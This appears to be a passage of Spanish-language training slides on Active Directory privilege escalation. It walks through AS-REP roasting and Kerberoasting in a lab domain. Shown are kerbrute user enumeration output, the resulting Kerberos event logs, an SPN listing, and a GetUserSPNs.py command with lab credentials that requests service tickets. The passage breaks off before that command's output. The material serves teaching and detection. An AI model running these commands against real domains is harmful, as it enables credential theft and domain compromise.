
```
> python3 kerbrute.py -dc-ip 192.168.169.138 -domain seriea.local -users users
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] Valid user => baggio [NOT PREAUTH]
[*] Valid user => vieri
[*] Valid user => pagliuca
[*] Valid user => Signori
[*] Valid user => Belotti
[*] Valid user => Hart
[*] Valid user => Administrator
[*] No passwords were discovered :'


tmp/kerbrute
```

The screenshot shows a terminal window running Impacket's kerbrute.py tool against a domain controller at 192.168.169.138. The output lists several valid users, including 'baggio'. Below the terminal is a Windows Event Viewer window titled 'DC01-MILAN'. The 'Security' log is selected, showing numerous audit success events. Two specific events for the 'baggio' account are highlighted with red boxes: one for 'Audit Success' (Event ID 5156) and another for 'Kerberos Authentication Service' (Event ID 4768). The details pane for the second event shows account information: Account Name: baggio, Supplied Realm Name: SERIEA.LOCAL, and User ID: SERIEA\baggio.


- El evento 4768 se recibe en este ejemplo debido a que la cuenta “baggio” no requiere Pre-Authentication.

Kerberoasting – TGSREProasting





CIFRADO DE TICKETS



- Un ticket (TGT o ST) es cifrado con la clave del servicio al que va dirigido ese ticket

- Las computadoras ofrecen servicios por defecto (HOST, CIFS, RDP, WSMAN)
- Las cuentas de computadoras son manejadas por el AD y estas van cambiando
- Una cuenta de servicio es manejada manualmente por humanos.

Contraseña del servicio


Clave del servicio TGS

Privesc de Dominio – Kerberoasting - TGSREProasting

```
PS C:\Users\Administrator> Get-ADUser -Filter * -Properties * | select samaccountname,ServicePrincipalNames

samaccountname ServicePrincipalNames
-----
Administrator  {}
Guest          {}
krbtgt        {[kadmin/changepw]}
baggio        {}
vieri         {}
pagliuca      {}
Signori       {}
Belotti       {}
Hart          {CUALQUIERA/SERVICIOPRUEBA}
winrmusersvc  {}
```

Privesc de Dominio - Kerberoasting – TGSREProasting



Privesc de Dominio – Kerberoasting - TGSREProasting

```
> python3 GetUserSPNs.py seriea.local/vieri:CristianIA123 -dc-ip 192.168.169.138 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra


ServicePrincipalName      Name    MemberOf          PasswordLastSet      LastLogon     